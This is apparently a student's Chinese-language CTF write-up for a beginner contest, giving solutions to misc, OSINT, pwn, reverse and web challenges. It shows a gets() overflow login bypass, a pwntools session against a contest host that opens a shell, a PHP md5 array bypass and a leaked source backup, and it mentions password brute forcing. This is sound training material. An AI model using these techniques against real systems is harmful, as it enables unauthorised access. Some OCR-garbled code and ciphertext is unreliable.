
进行弱口令密码爆破



获得图片




打开出题人日记



根据日记内容在网上找到关于 win11bug 信息



获得相关脚本工具



将日记中的图片原数据填入以恢复图片得到 flag

9. （社工）👉 Kata_Jhin 的流光摄影 📷

下载附件为 jhin 学长拍的照片



通过路牌和店名可以确定大概区域






再根据左上角桥细节可以推断在桥下

所以 flag: ZSCTF{重庆市_九龙坡区_鹅公岩大桥下}

10. 镜

下载附件为加密压缩文件，但有注释，查看注释判断非摩斯密码，将其替换成二进制解码得到压缩密码




The image shows a file manager window with a toolbar containing icons for adding, extracting, testing, viewing, deleting, searching, navigating, getting info, scanning for viruses, commenting, and self-extracting. Below the toolbar is a table listing files in the 'see-flag.zip' archive:

名称	大小	压缩后大小	类型	修改时间	CRC32
..			文件夹		
see-yourself.txt *	542	299	文本文档	2023/8/12 18:...	13037035

Below the file list, a text area contains a long string of binary code: 00110001001100010011000100110101001100010011011100110010001100000011001100110101. To the right of this text area are two buttons: '字符转二进制' (Character to Binary) and '二进制转字符' (Binary to Character). Below these buttons is a section labeled '输出结果' (Output Result) which displays the decimal value '1115172035' in a red box.

打开文件得到一串数字



The image shows a text editor window with a menu bar containing '文件' (File), '编辑' (Edit), and '查看' (View). The main text area contains a long string of numbers: 18979444960633311513095688386429997347182197141394647571930039541632753443751208172646279640042437954670629926412759794831923458547863212059267744357253811885930112361214652308148291401533901591295647007529891231690749918328253062739702785891856350216039396766685628213047249968376966011539838823097595547711367220378852341695306800692019325704471154580331044945446857597263763632425359669810540592521047590968123185280334294524618320081963391006237591888623415357967598410663143413041917853113947769168434238455286410773585829887853987908736.

根据 hint 与百度了解到塔珀自指公式并找到脚本改造运行得到 flag

```

1 import numpy as np
2 import matplotlib.pyplot as plt
3 from PIL import Image
4
5 def Tupper_self_referential_formula(k):
6     aa = np.zeros((17, 106))
7     def f(x, y):
8         y += k
9         a1 = 2*(-17 * x - y % 17)
10        a2 = (y // 17) // a1
11        return 1 if a2 % 2 > 0.5 else 0
12    for y in range(17):
13        for x in range(106):
14            aa[y, x] = f(x, y)
15    return aa[:, ::-1]
16
17 k =
18 189794449606333115130956883864299973471821971413946475719300395416327
19 027858918563502160393967666856282130472499683769660115398388230975953
20 984106631434130419178531139477691684342384552864107735858298878539879
21
22 aa = Tupper_self_referential_formula(k)
23 plt.figure(figsize=(15, 10))
24 plt.imshow(aa, origin='lower')
25 plt.savefig("tupper.png")
26 img = Image.open('tupper.png')
27 plt.imshow(img)
28 plt.show()
29

```



Pwn:

1. CTF 入门指北 - ZYPC-SEC 🙌 Pwn

下载附件看到 flag

2. 🎮 nc_nc! 🎮

使用 kali 虚拟机 netcat 打开题目根据 hint 进行 ls -lR 扫一下目录看到 flag 位

置

```
文件 动作 编辑 查看 帮助
total 12
drwxrwxrwx 1 0 1000 4096 Aug 26 12:10 ____
drwxrwxrwx 1 0 1000 4096 Aug 26 12:10 _____
./libc/____:
total 4
-rwxrwxrwx 1 0 1000 44 Aug 26 12:10 flag
./libc/_____:
total 0

./libexec:
total 16
drwxrwxrwx 1 0 1000 4096 Aug 26 11:49 coreutils
drwxrwxrwx 1 0 1000 4096 Aug 26 11:49 dpkg

./libexec/coreutils:
total 16
-rwxrwxrwx 1 0 1000 14720 Aug 26 11:49 libstdbuf.so

./libexec/dpkg:
total 4
-rwxrwxrwx 1 0 1000 2196 Aug 26 11:49 dpkg-db-backup

./libx32:
total 0
```

cd 转到该位置查看 flag 即可

```

./libexec:
total 16
drwxrwxrwx 1 0 1000 4096 Aug 26 11:49 coreutils
drwxrwxrwx 1 0 1000 4096 Aug 26 11:49 dpkg

./libexec/coreutils:
total 16
-rwxrwxrwx 1 0 1000 14720 Aug 26 11:49 libstdbuf.so

./libexec/dpkg:
total 4
-rwxrwxrwx 1 0 1000 2196 Aug 26 11:49 dpkg-db-backup

./libx32:
total 0
cd libc
cd ____
ls
flag
cat flag
ZSCTF{0ed55a04-ab5b-7f22-9f65-a12dbe151f28}

```

3. *__登录系统__* -v1.0

下载附件用 ida 打开找到 main 函数看到 gets 危险函数，双击 v4 看到 key

```

1 int cdecl main(int argc, const char **argv, const char **envp)
2 {
3     char v4[8]; // [rsp+8h] [rbp-18h] BYREF
4     char s1[8]; // [rsp+10h] [rbp-10h] BYREF
5     unsigned __int64 v6; // [rsp+18h] [rbp-8h]
6
7     v6 = __readfsqword(0x28u);
8     setbuf(stdin, 0LL);
9     setbuf(stdout, 0LL);
10    setbuf(stderr, 0LL);
11    stringout(&start);
12    gets(v4);
13    if ( !strncmp(s1, key, 2uLL) )
14        func();
15    else
16        printf("Welcome!%s\n", v4);
17    return 0;
18 }

```

.data:000000000000004020 public key
.data:000000000000004020 ; char key[]
.data:000000000000004020 34 32 52 61 62 62 69 74 73 70+key db '42Rabbitspecialkey',0 ; DATA XREF: main+80fo
.data:000000000000004033 00 00 00 00 00 00 00 00 00+align 20h
.data:000000000000004040 public start
.data:000000000000004040 E6 start db 0E6h ; DATA XREF: main+57fo

然后根据主函数的伪代码分析得出他要判断 s1 等不等于 key，但输入的数

值有 8 个字节会进入 v4

```

1 int _cdecl main(int argc, const char **argv, const char **envp)
2 {
3     char v4[8]; // [rsp+8h] [rbp-18h] BYREF
4     char s1[8]; // [rsp+10h] [rbp-10h] BYREF
5     unsigned __int64 v6; // [rsp+18h] [rbp-8h]
6
7     v6 = __readfsqword(0x28u);
8     setbuf(stdin, 0LL);
9     setbuf(stdout, 0LL);
10    setbuf(stderr, 0LL);
11    stringout(&start);
12    gets(v4);
13    if ( !strcmp(s1, key, 2uLL) )
14        func();
15    else
16        printf("Welcome!%s\n", v4);
17    return 0;
18 }

```

所以要溢出到 s1 得要填充八个字节将 key 前加八个字节（例如：

aaaaaaaa42Rabbitspecialkey）即可在 gdb 中登录系统

```
文件 动作 编辑 查看 帮助
└─# gdb sign_v1.0
GNU gdb (Debian 12.1-4) 12.1
Copyright (C) 2022 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<https://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word" ...
pwndbg: loaded 160 pwndbg commands and 48 $shell commands. Type pwndbg [--shell | --all] [filter] for a list
pwndbg: created $rebase, $ida gdb functions (can be used with print/break)
Reading symbols from sign_v1.0...
(No debugging symbols found in sign_v1.0)
----- tip of the day (disable with set show-tips off) -----
GDB's follow-fork-mode parameter can be used to set whether to trace parent or child after fork() calls
pwndbg> r
Starting program: /home/tangjunyi/下载/sign_v1.0
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
欢迎来到 ZSCTF_NEWSTAR，这里是登录系统，希望你在这次比赛中打的开心！
请输入你的用户名即可登录
aaaaaaaa42Rabbitspecialkey
[Attaching after Thread 0x7ffff7dcb740 (LWP 4885) vfork to child process 4965]
[New inferior 2 (process 4965)]
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
[Detaching vfork parent process 4885 after child exec]
[Inferior 1 (process 4885) detached]
process 4965 is executing new program: /usr/bin/dash
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
[Attaching after Thread 0x7ffff7dcb740 (LWP 4965) vfork to child process 4967]
[New inferior 3 (process 4967)]
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
[Detaching vfork parent process 4965 after child exec]
[Inferior 2 (process 4965) detached]
process 4967 is executing new program: /usr/bin/dash
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
#
```

然后就可以 ls 目录看到 flag，打开看到 rabbit 加密根据 key 提示密钥为 42

解码得到 flag

```
core.333
core.359
core.396
dev
flag
lib
lib32
lib64
libexec
libx32
cat flag
ZSCTF{U2FsDgVgX1+RMioPkkSTnGvAwu9b2r1+OHHhNtXttm8JMoRd/FXtxPa1+bz70aPmirRG7jN9BhGSxbo=}
```

U2FsdGVkX1+RMioPkkSTnGvAwu9b2r1+OHhhNxttm8JMoRd/FXtxPa1+bz7OaPmirRG7jN9BhGSxbo=

加密秘钥:
加密 解密 输入输出互换 清除

ZSCTF{070da9ce-a263-0803-e071-b5c0f1a8725d}

4. 🐼 野兽仙贝的世界 🐼

下载附件用 ida 查看伪代码

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
    int v4; // [rsp+4h] [rbp-Ch] BYREF
    unsigned __int64 v5; // [rsp+8h] [rbp-8h]

    v5 = __readfsqword(0x28u);
    stringout(init, argv, envp);
    __isoc99_scanf(&unk_2004, &v4);
    if ( num == v4 )
    {
        puts("henhenhenaaaaaaaaaaaaa!!!!");
        system("sh");
    }
    return 0;
}
```

输入数据到v4

判断v4是否等于 num

分析其是为输入 v4 值判断是否等于 num 来进入 system

双击 num 查看 num 值

```
public num
num dd 44417761h
_data ends
```

打开num看num值 DATA XREF:

然后用 pwntools 打开地址将数值上传进入系统，后 ls 查看目录看到 flag，

打开 flag 文件得到 flag


```
└─$ python3
Python 3.10.8 (main, Nov  4 2022, 09:21:25) [GCC
Type "help", "copyright", "credits" or "license"
>>> from pwn import *
>>> p=remote('8.130.78.89',10002)
[×] Opening connection to 8.130.78.89 on port 100
[×] Opening connection to 8.130.78.89 on port 100
[+] Opening connection to 8.130.78.89 on port 100
>>> payload = p64(0x44417761)
>>> p.sendline(payload)
>>> p.interactive()
[*] Switching to interactive mode
hello,welcome to beast_sanbai's world
ls
core.918
core.919
core.922
core.926
dev
flag
lib
lib32
lib64
libexec
libx32
pwn3
cat flag
ZSCTF{13afba6d-1657-2f0e-8299-297ba90d414c}
```

Re:

1. CTF 入门指北 - ZYPC-SEC 🙌 Reverse

打开附件即可看到 flag

2. 你看到我的 F5 了吗

下载附件解压放入 ida 中按 F5 直接看到 flag


```

1 int64 __fastcall main()
2 {
3     char key[64]; // [rsp+20h] [rbp-80h] BYREF
4     char flag[64]; // [rsp+60h] [rbp-40h] BYREF
5
6     _main();
7     strcpy(key, "ZSCTF{e691fadd-f62a-a894-24e9-7f10c94ee74d}");
8     memset(&key[44], 0, 20);
9     printf_0("please input flag:");
10    scanf("%s", flag);
11    if ( !strcmp(flag, key) )
12        printf_0("right!\n");
13    else
14        printf_0("error!\n");
15    system("pause");
16    return 0i64;
17 }

```

3. IDA 的进阶使用

下载附件放入 ida 中按 F5 看伪代码看到四条提示指向 flag 四个部分

```


1 int __cdecl main(int argc, const char **argv, const char **envp)
2 {
3     _main();
4     puts("Oops! Where is my flag?");
5     puts("Learn about Strings and you can see the first part of flag.");
6     puts("Learn about Functions and you can see the second part of flag.");
7     puts("Learn about Xref and you can see the third part of flag.");
8     return puts("The last part is _970b8cc49bcb");
9 }

```

第一部分打开字符串窗口可以直接看到：ZSCTF{W0w

Function Data Unexplored External Symbol Editing Function			
IDA View-A Pseudocode-A Strings Hex View-1			
Address	Length	Type	String
.data:00...	0000000A	C	ZSCTF{W0w
.rdata:0...	00000025	C	Find out which function refer to me!
.rdata:0...	00000018	C	Oops! Where is my flag?
.rdata:0...	0000003C	C	Learn about Strings and you can see the first part of fla
.rdata:0...	0000003F	C	Learn about Functions and you can see the second part of
.rdata:0...	00000039	C	Learn about Xref and you can see the third part of flag.
.rdata:0...	00000020	C	The last part is 970b8cc49bcb}

第二部分在函数窗口可以看到：_Comp1et3ly_Uns7and_



第三部分对主函数按 x 查看 xref 可以找到

```

op, rsp
sp, 20h
cx, 68h ; 'h' ; Character
utchar
cx, 30h ; '0' ; Character
utchar
cx, 77h ; 'w' ; Character
utchar
cx, 5Fh ; '_' ; Character
utchar
cx, 74h ; 't' ; Character
utchar
cx, 30h ; '0' ; Character
utchar
cx, 5Fh ; '_' ; Character
utchar
cx, 75h ; 'u' ; Character
utchar
cx, 73h ; 's' ; Character
utchar
cx, 33h ; '3' ; Character
utchar
cx, Buffer ; "Find out which functio
uts
ax, 1BF52h

```

最后一部分直接给了组合成 flag:

ZSCTF{W0w_Comp1et3ly_Uns7and_h0w_t0_us3_970b8cc49bcb}

4. 简单的编码

下载附件放入 ida 中没有 main 函数，就找主程序，通过字符串搜索找 flag

找到主程序查看伪代码看到 base64 加密解出 flag

```
1 int64 sub_140018FC0()
2 {
3     size_t v0; // rax
4     const char *v1; // rax
5     char Str[1024]; // [rsp+20h] [rbp-818h] BYREF
6     char Str2[58]; // [rsp+420h] [rbp-418h] BYREF
7     __int16 v5; // [rsp+45Ah] [rbp-3DEh]
8     int v6; // [rsp+45Ch] [rbp-3DCh]
9     char v7[960]; // [rsp+460h] [rbp-3D8h] BYREF
10
11     sub_1400017C0();
12     strcpy(Str2, "WlNDVEZ7RkY2QjY1MEMtODFBNC02M0I0LTQ2NkItQkNCNjVBNUQwOX0=");
13     memset(v7, 0, sizeof(v7));
14     Str2[57] = 0;
15     v5 = 0;
16     v6 = 0;
17     sub_140001540("please input your flag:");
18     sub_140001590(&unk_14001B000, Str);
19     v0 = strlen(Str);
20     v1 = (const char *)sub_1400015D0(Str, v0);
21     if ( !strcmp(v1, Str2) )
22     {
23         sub_140001540("you are right!\n");
24     }
25     else
26     {
27         sub_140001540("try again!\n");
28     }
29     system("pause");
30     return 0i64;
31 }
```

5. 开坚果

下载附件根据题目可知需要脱壳，通过 upx 脱壳（upx 脱壳失败的可以使用

Python 脚本的 upx 去脱壳）后放入 ida 可以找到 flag

6. 小鸭脖的回家之旅

下载附件放入 ida 中找到主程序看到迷宫图和大小为 7*8

```
1 main();
2 memcpy(map, "*****0000*00*0**0*00*0**0*0**0000*0#*****", sizeof(map));
3 x = 2;
4 v = 0;
```

然后自己手动画图得到 flag

```

*****
***0000*
@0*0**0*
*0*00*0*
*0**0*0*
*0000*0#
*****
ZSCTF{RDDRRRUULUURRRDDDDR}

```

7. [week-2]simple python

```

print('input your flag: ')
flag = input()
key = [69, 76, 92, 75, 89, 100, 46, 122, 42, 43, 123, 121, 43, 47, 50, 123, 41,
44, 39, 50, 40, 122, 47, 42, 50, 125, 43, 38, 47, 50, 40, 42, 41, 38, 121, 41, 46,
40, 42, 121, 46, 125, 98]
compare = []
for i in flag:
    temp = ord(i)
    temp = temp ^ 7 + 24
    compare.append(temp)
if(compare == key):
    print("congratulations!")
else:
    print('error!')

```

题目错误应为 $\text{temp} = \text{temp} \wedge (7 + 24)$ 丢给 GPT 生成脚本运行得到 flag

```


1.py - D:\python\1.py (3.8.5)
File Edit Format Run Options Window Help
key = [69, 76, 92, 75, 89, 100, 46, 122, 42, 43, 123, 121, 43, 47, 50, 123, 41,
flag = ""
for num in key:
    temp = num ^ (7 + 24) # 反向计算异或操作
    flag += chr(temp) # 将 ASCII 码值转换为字符
print(flag)

Python 3.8.5 Shell
File Edit Shell Debug Options Window Help
Python 3.8.5 (tags/v3.8.5:580fbb0, Jul 20 2020, 15:57:54) [MSC v.1924 64 bit (AMD64)] on win32
Type "help", "copyright", "credits" or "license()" for more information.
>>>
===== RESTART: D:\python\1.py =====
ZSCTF{1e54df40-d638-7e05-b490-7569f6175f1b}
>>>

```


8. [week2]simple c++

下载附件丢入 ida 中反汇编看到 Fl4g(void)函数打开查看伪代码



发现他是大概就是将 flag 与 key 数组进行异或操作，让 gtp 给个异或计算脚

本运行得到 flag



Web:

1. CTF 入门指北 - ZYPC-SEC 📄 Web

下载附件看到代码分析为

PII0dKI, QQ:1305122470

好啦好啦，说了这么多，给你最期待的 flag 叭~

\x5a\x53\x43\x54\x46\x7b\x4c\x33\x74\x5f\x55\x73\x5f\x33\x78\x70\x6c\x30\x72\x65\x5f\x54\x68\x65\x5f\x77\x65\x62\x5f\x77\x4f\x72\x4c\x64\x7d

通过 16 进制转字符串获得 flag

2. 下班咯

打开题目地址看到




解压源码到当前目录，测试正常，收工

分析为直接在网站后加/www.zip 获得源码压缩文件

今天

flag_you_find.txt.txt

解压得到 flag 地址前往获得 flag



ZSCTF{7832f43f-c258-c149-eb29-b1277faf36e6}

3. 粗心的 fault

打开题目进入登录界面输入账号“falut”密码“password”成功获得 flag



致好admin, 欢迎来到您的个人中心。 ZSCTF{837db606-3f48-0220-ca57-248eefceb0db}
主销

4. ==^_^==

打开靶场看到 php 语言

```
<?php
highlight_file(__FILE__);
error_reporting(0);

$flag = getenv("FLAG");
$username = $_POST['username'] ?? '';
$password = $_POST['password'] ?? '';

if (isset($_GET['debug']) && $_GET['debug'] === 'True') {
    if ($username != $password) {
        if (md5($_POST['username']) === md5($_POST['password'])) {
            echo "Congratulations! You've got the flag: $flag<br>";
        }
    } else {
        echo "Invalid credentials.<br>";
    }
} else {
    echo "Debug Mode is not enabled.<br>";
}

?>
Debug Mode is not enabled.
```

分析得出需 get debug=True

然后 post username 不等于 password 但他们的 md5 哈希值相等

可进行 md5 弱口令绕过

Get 传参?debug=True

Post 传参 username[]=1&password[]=2

```

if (isset($_GET['debug']) && $_GET['debug'] === 'True') {
    if ($username != $password) {
        if (md5($_POST['username']) === md5($_POST['password'])) {
            echo "Congratulations! You've got the flag: $flag<br>";
        }
    } else {
        echo "Invalid credentials.<br>";
    }
} else {
    echo "Debug Mode is not enabled.<br>";
}

```

?>

Congratulations! You've got the flag: flag{0ee97643-9f16-4ee9-a1bb-d63ed1f6c91f}

